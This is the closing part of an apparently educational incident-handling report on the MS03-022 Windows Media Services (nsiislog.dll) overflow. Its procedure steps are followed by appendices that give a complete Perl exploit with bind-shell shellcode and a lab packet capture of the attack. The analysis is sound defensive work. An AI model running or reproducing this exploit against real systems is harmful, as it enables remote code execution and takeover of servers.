Having established a relatively stable state, a (normally brief) revisitation of the scope, risks, and goals is necessary. This is usually extended to include establishment of the specific goals of the incident investigation as well, which may include:

How did the incident happen? When? What is the verified scope or depth of the incident?
Was there any activity after the initial incident?
Who was the source of the attack?
Immediate and future recommendations?

Establishing the specific goals of the investigation may determine how the investigation proceeds (e.g., trap and trace, disconnect systems, active or passive searching, etc.).

Step 2-3 Collect Evidence

Evidence collection involves the identification and capture of data relevant to an incident investigation. Evidence must be collected in such a way that the integrity of the evidence is ensured and a solid chain of custody is maintained. All evidence relevant to the investigation must be captured; often this will include systems other than those directly affected by the incident (e.g., firewall logs, IDS logs, DHCP logs, mail servers, physical access logs, building sign-in sheets, surveillance video, etc.). It is possible that some evidence collection activities may involve outside entities (e.g., ISPs, web hosting services, etc.); legal, HR, and other organization resources should be recruited as necessary to ensure that proper processes are followed. A first round of evidence collection is usually followed by Steps 2-4 through 2-6; it is normal for evidence collection activities to continue throughout these steps, especially as the investigation provides additional leads.

Step 2-4 Analyze Evidence

Conducting evidence analysis is part science and part art, all within the rigid structure of law-enforcement-quality evidence handling. The success of the analysis may be highly dependent on the experience, tools, and knowledge of the investigation team, and incidents can vary widely regarding the skill sets and effort required for a successful investigation.

Step 2-5 Build Hypotheses and Verify

The analysis will lead to the formulation of hypothetical answers to the questions identified in Step 2-2. Each hypothesis must be substantiated by evidence, but the answers are often not absolute. Rather, the various evidentiary elements combine to indicate particular conclusions to greater or lesser degrees. It may be necessary to collect additional evidence, internal or external, to further support a given conclusion. Step

2-6 Intermediate Mitigation

As the investigation progresses, intermediate mitigation recommendations may be formulated. As resources and priorities permit, and as criticality indicates, such recommendations may be applied while the investigation continues. Step

3-1 Finalize Analysis and Report

An incident report should include (at a minimum): a statement of the circumstances surrounding the incident, a summary of the incident activities and timeline, conclusions and supporting evidence, and recommendations (short and long term).

Step 3-2 Archive Evidence

All evidence should be securely archived and stored; in most cases, at least the original evidence, one backup copy, the report and supporting documentation are maintained at least until the incident is resolved. Special circumstances may dictate that some investigation material is destroyed; in such cases and to handle excess or collateral incident material, secure disposal processes must be followed.

Step 3-3 Implement Remediation

Most incident investigations result in remediation recommendations to correct the vulnerabilities identified during the course of the investigation; such recommendations may include short and long term actions and should be planned and implemented as appropriate based on resources and criticality.

Step 3-4 Execute Recovery

If an incident has resulted in the destruction or corruption of data, then a recovery will be necessary. While temporary recoveries may have been executed during the course of the incident handling process, it is only after the necessary remediation that a reliable recovery can be made.

Step 3-5 Conduct Post-Mortem

The final step (although not necessarily the last chronological activity, considering the implementation of long-term recommendations) of the incident handling process is a post-mortem to identify the strong and weak aspects of the exercise and to facilitate the communication of lessons-learned to other entities as appropriate.

Appendix B – Exploit Source Code

```
#!/usr/bin/perl
#  *************************** !!! WARNING !!! ***************************
#  ************************* DO NOT DISTRIBUTE **************************
#  *                   FOR PRIVATE AND EDUCATIONAL USE ONLY!               *
#  ***********************************************************************
#  * By using this code you agree that I makes no warranties or represen- *
#  * tations, express or implied, about the accuracy, timeliness or com-  *
#  * pleteness of this, including without limitations the implied         *
#  * warranties of merchantability and fitness for a particular purpose.  *
#  * I makes NO Warranty of non-infringement. This code may contain       *
#  * technical inaccuracies or typographical errors. Neither I myself nor *
#  * any of my Affiliates shall be liable for any direct, incidental,     *
#  * consequential, indirect or punitive damages arising out of access    *
#  * to, inability to access, or any use of the content of this code,    *
#  * including without limitation any PC, other equipment or other       *
#  * property, even if I am Expressly advised of the possibility of such  *
#  * damages. We DO NOT encourage criminal activities.. If you use these  *
#  * programs/tools or commit criminal acts with them, then you are       *
#  * solely responsible for your own actions and by use, downloading,     *
#  * transferring, and/or reading anything from this code you are        *
#  * considered to have accepted the terms and conditions and have read  *
#  * this disclaimer. Once again this code is for private education      *
#  * purposes only. And once again, DO NOT DISTRIBUTE!                   *
#  ***********************************************************************
#
#        NOTICE:
#       Flaw in ISAPI Extension for Windows Media Services Could Cause Code Execution (822343)
#       MS Bulletin posted: June 25, 2003
#       http://www.microsoft.com/technet/security/bulletin/MS03-022.asp
#
#       Affected Software:
#       Microsoft Windows 2000 Server SP1, SP2, SP3 SP4, if not Hotfix MS03-022 is applied
#
#       Public disclosure on June 25, 2003
#       http://packetstormsecurity.nl/0306-advisories/wmediaremote.txt
#       by brett.moore@security-assessment.com
#       http://www.security-assessment.com
#
#       Tested on :
#        - Windows 2000 Server SP1 <--- Attack successfully
#         - Windows 2000 Server SP2 <--- Attack successfully
#         - Windows 2000 Server SP3 <--- Attack successfully
#         - Windows 2000 Server SP4 <--- Attack successfully
#
#       The following error will end up in the event viewer:
#               -----------------------------------------------------------------------
#               Event Type:     Warning
#               Event Source:   W3SVC
#               Event Category: None
#               Event ID:       37
#               Description:
#               Out of process application '/LM/W3SVC/1/Root' terminated unexpectedly.
#               -----------------------------------------------------------------------
#
#   STACK DESCRIPTION
# |---------------------|
# |9988 bytes of NOP's  |
# |---------------------|
# |EB08 = JMP SHORT + 8 |<-This is where the CALL EBX hits. Now we make it JMP 9 bytes down|
# |---------------------|                                                                  |
# |  2 bytes of NOP's   |  2 bytes                                                         | Why JMP:
# |---------------------|                                                                  | We make this jump
# |   EIP = 40f01333    |  This is where we goto the CALL EBX function address 0x40f01333  | to get pass EIP to
# |---------------------|                                                                  | our shellcode
# |  4 bytes of NOP's   |  4 bytes      <-------------------------------------------------´
# |---------------------|
# |     SHELLCODE       |
# |---------------------|
# |  66 bytes of NOP's  |
# |---------------------|
#
#        Information:
#          - Now you should have a Remote shell on port: 34816 else try sending it a few times
#          - This Exploit is Coded by Dennis Rand & Dan Faerch
#
```

```
#        Special Thanks to:
#          - You know who you are....
#
use IO::Socket;
use Getopt::Long;

my $host_header;



#  Shellcode
#  Shellcode size:               1699 bytes
#  Remote port:                  34816
#  Works on:                       Windows 2000 SP1, SP2, SP3, SP4 without HOTFIX
#  Shellcode development: firew0rker //tN [The N0b0D1eS]
#
$egg = join ("",
"\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x5b\x81\xeb\x4d\x43\x22\x11\x8b\xc3\x05\x66\x43\x22\x11\x66",
"\xb9\x15\x03\x80\x30\xfb\x40\x67\xe2\xf9\x33\xa3\xf9\xfb\x72\x66\x53\x06\x04\x04\x76\x66\x37\x06",
"\x04\x04\xa8\x40\xf6\xbd\xd9\xea\xf8\x66\x53\x06\x04\x04\xa8\x93\xfb\xfb\x04\x04\x13\x91\xfa\xfb",
"\xfb\x43\xcd\xbd\xd9\xea\xf8\x7e\x53\x06\x04\x04\xab\x04\x6e\x37\x06\x04\x04\xf0\x3b\xf4\x7f\xbe",
"\xfa\xfb\xfb\x76\x66\x3b\x06\x04\x04\xa8\x40\xba\xbd\xd9\xea\xf8\x66\x53\x06\x04\x04\xa8\xab\x13",
"\xcc\xfa\xfb\xfb\x76\x7e\x8f\x05\x04\x04\xab\x93\xfa\xfa\xfb\xfb\x04\x6e\x4b\x06\x04\x04\xc8\x20",
"\xa8\xa8\xa8\x91\xfd\x91\xfa\x91\xf9\x04\x6e\x3b\x06\x04\x04\x72\x7e\xa7\x05\x04\x04\x9d\x3c\x7e",
"\x9f\x05\x04\x04\xf9\xfb\x9d\x3c\x7e\x9d\x05\x04\x04\x73\xfb\x3c\x7e\x93\x05\x04\x04\xfb\xfb\xfb",
"\xfb\x76\x66\x9f\x05\x04\x04\x91\xeb\xa8\x04\x4e\xa7\x05\x04\x04\x04\x6e\x47\x06\x04\x04\xf0\x3b",
"\x8f\xe8\x76\x6e\x9c\x05\x04\x04\x05\xf9\x7b\xc1\xfb\xf4\x7f\x46\xfb\xfb\xfb\x10\x2f\x91\xfa\x04",
"\x4e\xa7\x05\x04\x04\x04\x6e\x43\x06\x04\x04\xf0\x3b\xf4\x7e\x5e\xfb\xfb\xfb\x3c\x7e\x9b\x05\x04",
"\x04\xeb\xfb\xfb\xfb\x76\x7e\x9b\x05\x04\x04\xab\x76\x7e\x9f\x05\x04\x04\xab\x04\x4e\xa7\x05\x04",
"\x04\x04\x6e\x4f\x06\x04\x04\x72\x7e\xa3\x05\x04\x04\x07\x76\x46\xf3\x05\x04\x04\xc8\x3b\x42\xbf",
"\xfb\xfb\xfb\x08\x51\x3c\x7e\xcf\x05\x04\x04\xfb\xfa\xfb\xfb\x70\x7e\xa3\x05\x04\x04\x72\x7e\xbf",
"\x05\x04\x04\x72\x7e\xb3\x05\x04\x04\x72\x7e\xbb\x05\x04\x04\x3c\x7e\xf3\x05\x04\x04\xbf\xfb\xfb",
"\xfb\xc8\x20\x76\x7e\x03\x06\x04\x04\xab\x76\x7e\xf3\x05\x04\x04\xab\xa8\xa8\x93\xfb\xfb\xfb\xf3",
"\x91\xfa\xa8\xa8\x43\x8c\xbd\xd9\xea\xf8\x7e\x53\x06\x04\x04\xab\xa8\x04\x6e\x3f\x06\x04\x04\x04",
"\x4e\xa3\x05\x04\x04\x04\x6e\x57\x06\x04\x04\x12\xa0\x04\x04\x04\x04\x6e\x33\x06\x04\x04\x13\x76",
"\xfa\xfb\xfb\x33\xef\xfb\xfb\xac\xad\x13\xfb\xfb\xfb\xfb\x7a\xd7\xdf\xf9\xbe\xd9\xea\x43\x0e\xbe",
"\xd9\xea\xf8\xff\xdf\x78\x3f\xff\xab\x9f\x9c\x04\xcd\xfb\xfb\x72\x9e\x03\x13\xfb\xfb\xfb\xfb\x7a",
"\xd7\xdf\xd8\xbe\xd9\xea\x43\xac\xbe\xd9\xea\xf8\xff\xdf\x78\x3f\xff\x72\xbe\x07\x9f\x9c\x72\xdd",
"\xfb\xfb\x70\x86\xf3\x9d\x7a\xc4\xb6\xa1\x8e\xf4\x70\x0c\xf8\x8d\xc7\x7a\xc5\xab\xbe\xfb\xfb\x8e",
"\xf9\x10\xf3\x7a\x14\xfb\xfb\xfa\xfb\x10\x19\x72\x86\x0b\x72\x8e\x17\x70\x86\xf7\x42\x6d\xfb\xfb",
"\xfb\xc9\x3b\x09\x55\x72\x86\x0f\x70\x34\xd0\xb6\xf7\x70\xad\x83\xf8\xae\x0b\x70\xa1\xdb\xf8\xa6",
"\x0b\xc8\x3b\x70\xc0\xf8\x86\x0b\x70\x8e\xf7\xaa\x08\x5d\x8e\xfe\x78\x3f\xff\x10\xf1\xa2\x78\x38",
"\xff\xbb\xc0\xb9\xe3\x8e\x1f\xc0\xb9\xe3\x8e\xf9\x10\xb8\x70\x89\xdf\xf8\x8e\x0b\x2a\x1b\xf8\x3d",
"\xf4\x4c\xfb\x70\x81\xe7\x3a\x1b\xf9\xf8\xbe\x0b\xf8\x3c\x70\xfb\xf8\xbe\x0b\x70\xb6\x0f\x72\xb6",
"\xf7\x70\xa6\xeb\x72\xf8\x78\x96\xeb\xff\x70\x8e\x17\x7b\xc2\xfb\x8e\x7c\x9f\x9c\x74\xfd\xfb\xfb",
"\x78\x3f\xff\xa5\xa4\x32\x39\xf7\xfb\x70\x86\x0b\x12\x99\x04\x04\x04\x33\xfb\xfb\xfb\x70\xbe\xeb",
"\x7a\x53\x67\xfb\xfb\xfb\xfb\xfb\xfa\xfb\x43\xfb\xfb\xfb\xfb\x32\x38\xb7\x94\x9a\x9f\xb7\x92\x99",
"\x89\x9a\x89\x82\xba\xfb\xbe\x83\x92\x8f\xab\x89\x94\x98\x9e\x88\x88\xfb\xb8\x89\x9e\x9a\x8f\x9e",
"\xab\x89\x94\x98\x9e\x88\x88\xba\xfb\xfb\xac\xa8\xc9\xa4\xc8\xc9\xd5\xbf\xb7\xb7\xfb\xac\xa8\xba",
"\xa8\x94\x98\x90\x9e\x8f\xba\xfb\x99\x92\x95\x9f\xfb\x97\x92\x88\x8f\x9e\x95\xfb\x9a\x98\x98\x9e",
"\x8b\x8f\xfb\xac\xa8\xba\xa8\x8f\x9a\x89\x8f\x8e\x8b\xfb\x98\x97\x94\x88\x9e\x88\x94\x98\x90\x9e",
"\x8f\xfb\xfb\x98\x96\x9f\xfb\xe9\xc4\xfc\xff\xff\x74\xf9\x75\xf7");



$buf  = "\x90" x 9988;          # 9988 bytes of NOP
$buf .= "\xEB\x08";             # JMP SHORT + 9 to jump pass the EIP in the Stack
$buf .= "\x90\x90";             # 2 bytes of NOP's
$buf .=  pack("l",0x40F01333);  # 0x40F01333 Is where our "CALL EBX" is located so lets point EIP to that
location.
$buf .= "\x90\x90\x90\x90";     # Even more NOP's
$buf .=  $egg;                  # 1699 bytes of Shellcode
$buf .= "\x90" x 60;            # 60 bytes of NOP's



GetOptions(
        "target=s"      => \$target,
        "port=i"        => \$port,
        "help|?"        => sub {
                                print "\n" x 90;
                                print "\t #################################################\n";
                                print "\t #  Windows Media Services OverFlow for IIS 5.0  #\n";
                                print "\t #  ************* !!! WARNING !!! ************   #\n";
                                print "\t #  ************ DO NOT DISTRIBUTE ***********   #\n";
                                print "\t #  ** FOR PRIVATE AND EDUCATIONAL USE ONLY! *   #\n";
                                print "\t #  ******************************************   #\n";
                                print "\t #      (c)2003 by Dennis Rand & Dan Faerch      #\n";
                                print "\t #################################################\n";
                                print "\n\t -target\t\t eg.: 127.0.0.1\n";
                                print "\t -port\t\t\t eg.: 80\n\n";
                                print "\tUsage eg.: nsiislog.pl -t 127.0.0.1 -p 80\n";
                                exit;
                                }
);

$error .= "Error: You must specify a target host\n" if ((!$target));
$error .= "Error: You must specify a port number\n" if ((!$port));



if ($error) {
        print "Try nsiislog.pl -help or -?' for more information.\n$error\n" ;
        exit;
}

$host_header = "Host: $target\r\nAccept: */*\r\nContent-Type: test/plain\r\nContent-Length:
".length($buf)."\r\n";

if ($target){
print "\n" x 90;
print "\nWindows Media Services for IIS 5.0 Buffer Overflow attack - $target on port $port ...";
print "\n\n";
$host = $target;
attack();
};



sub attack {
print ". Shellcode Size: 1699 bytes\n";
print ". Preparing Exploit Buffer......Ready\n";
print ". Connecting To Target\n";
$| = 1;
my $connection = IO::Socket::INET->new(Proto =>"tcp",
                                PeerAddr =>$target,
                                PeerPort =>$port) || die ". The server located at $target port $port failed to
respond \n";

print ". Sending Exploit\n";
print $connection "POST /scripts/nsiislog.dll HTTP/1.1\r\n$host_header\r\nFUCK$buf\r\n\r\n$buf\r\n\r\n";
close $connection;
print ". Exploit Delivered at target - Byte size ".length($buf)."\n\n";
print ". Now try connecting to port 34816, with telnet or NetCat\n\n";
exit;
};  # end connect subroutine.
```

Appendix C – Packet capture of exploit

```
10:30:30.463935 arp who-has 192.168.2.200 tell 192.168.2.135
0x0000       0001 0800 0604 0001 0001 0268 51bf c0a8  ...........hQ...
0x0010       0287 0000 0000 0000 c0a8 02c8            ............
```

```
10:30:30.465967 arp reply 192.168.2.200 is-at 0:c:29:69:d:ce
0x0000       0001 0800 0604 0002 000c 2969 0dce c0a8  ..........)i....
0x0010       02c8 0001 0268 51bf c0a8 0287 801e 2910  .....hQ.......).
0x0020       0001 0000 0000 0001 2041 4241 4346       .........ABACF
```

```
10:30:30.465990 IP 192.168.2.135.1623 > 192.168.2.200.80: S
237599873:237599873(0) win 5360 <mss 536,nop,nop,sackOK> (DF)
0x0000       4500 0030 1ee4 4000 8006 0000 c0a8 0287  E..0..@.........
0x0010       c0a8 02c8 0657 0050 0e29 7c81 0000 0000  .....W.P.)|.....
0x0020       7002 14f0 59da 0000 0204 0218 0101 0402  p...Y...........

```

```
10:30:30.477293 IP 192.168.2.200.80 > 192.168.2.135.1623: S
4092218048:4092218048(0) ack 237599874 win 16616 <mss 1460,nop,nop,sackOK>
(DF)
0x0000       4500 0030 0051 4000 8006 73d7 c0a8 02c8  E..0.Q@...s.....
0x0010       c0a8 0287 0050 0657 f3ea 4ac0 0e29 7c82  .....P.W..J..)|.
0x0020       7012 40e8 eb89 0000 0204 05b4 0101 0402  p.@.............
```

```
10:30:30.477348 IP 192.168.2.135.1623 > 192.168.2.200.80: . ack 1 win 5360
(DF)
0x0000       4500 0028 1ee5 4000 8006 0000 c0a8 0287  E..(..@.........
0x0010       c0a8 02c8 0657 0050 0e29 7c82 f3ea 4ac1  .....W.P.)|...J.
0x0020       5010 14f0 86ba 0000                      P.......
```

```
10:30:30.479146 IP 192.168.2.135.1623 > 192.168.2.200.80: . 1:537(536) ack 1
win 5360 (DF)
0x0000       4500 0240 1ee6 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 7c82 f3ea 4ac1  .....W.P.)|...J.
0x0020       5010 14f0 88d2 0000 504f 5354 202f 7363  P.......POST./sc
0x0030       7269 7074 732f 6e73 6969 736c 6f67 2e64  ripts/nsiislog.d
0x0040       6c6c 2048 5454 502f 312e 300d 0a41 6363  ll.HTTP/1.0..Acc
0x0050       6570 743a 202a 2f2a 0d0a 5573 6572 2d41  ept:.*/*..User-A
0x0060       6765 6e74 3a20 4e53 506c 6179 6572 2f34  gent:.NSPlayer/4
0x0070       2e31 2e30 2e33 3931 370d 0a43 6f6e 7465  .1.0.3917..Conte
0x0080       6e74 2d54 7970 653a 2074 6578 742f 706c  nt-Type:.text/pl
0x0090       6169 6e0d 0a43 6f6e 7465 6e74 2d4c 656e  ain..Content-Len
0x00a0       6774 683a 2039 3939 360d 0a50 7261 676d  gth:.9996..Pragm
0x00b0       613a 2078 436c 6965 6e74 4755 4944 3d7b  a:.xClientGUID={
0x00c0       3839 6634 3531 6530 2d61 3439 312d 3433  89f451e0-a491-43
0x00d0       3436 2d61 6437 382d 3464 3535 6161 6338  46-ad78-4d55aac8
0x00e0       3930 3435 7d0d 0a0d 0a4d 585f 5354 4154  9045}....MX_STAT
0x00f0       535f 4c6f 674c 696e 653a 20cc cccc cccc  S_LogLine:......
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
10:30:30.479232 IP 192.168.2.135.1623 > 192.168.2.200.80: . 537:1073(536) ack
1 win 5360 (DF)
0x0000       4500 0240 1ee7 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 7e9a f3ea 4ac1  .....W.P.)~...J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
10:30:30.498473 IP 192.168.2.200.80 > 192.168.2.135.1623: . ack 1073 win
16616 (DF)
0x0000       4500 0028 0052 4000 8006 73de c0a8 02c8  E..(.R@...s.....
0x0010       c0a8 0287 0050 0657 f3ea 4ac1 0e29 80b2  .....P.W..J..)..
0x0020       5010 40e8 141e 0000 2041 4241 4346       P.@......ABACF
```

```
10:30:30.498567 IP 192.168.2.135.1623 > 192.168.2.200.80: . 1073:1609(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1ee8 4000 8006 0000 c0a8 0287  E..@..@.........
```

```
0x0010       c0a8 02c8 0657 0050 0e29 80b2 f3ea 4ac1  .....W.P.)....J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
10:30:30.498693 IP 192.168.2.135.1623 > 192.168.2.200.80: . 1609:2145(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1ee9 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 82ca f3ea 4ac1  .....W.P.)....J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
10:30:30.498748 IP 192.168.2.135.1623 > 192.168.2.200.80: . 2145:2681(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1eea 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 84e2 f3ea 4ac1  .....W.P.)....J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
10:30:30.499285 IP 192.168.2.200.80 > 192.168.2.135.1623: . ack 2681 win
16616 (DF)
0x0000       4500 0028 0053 4000 8006 73dd c0a8 02c8  E..(.S@...s.....
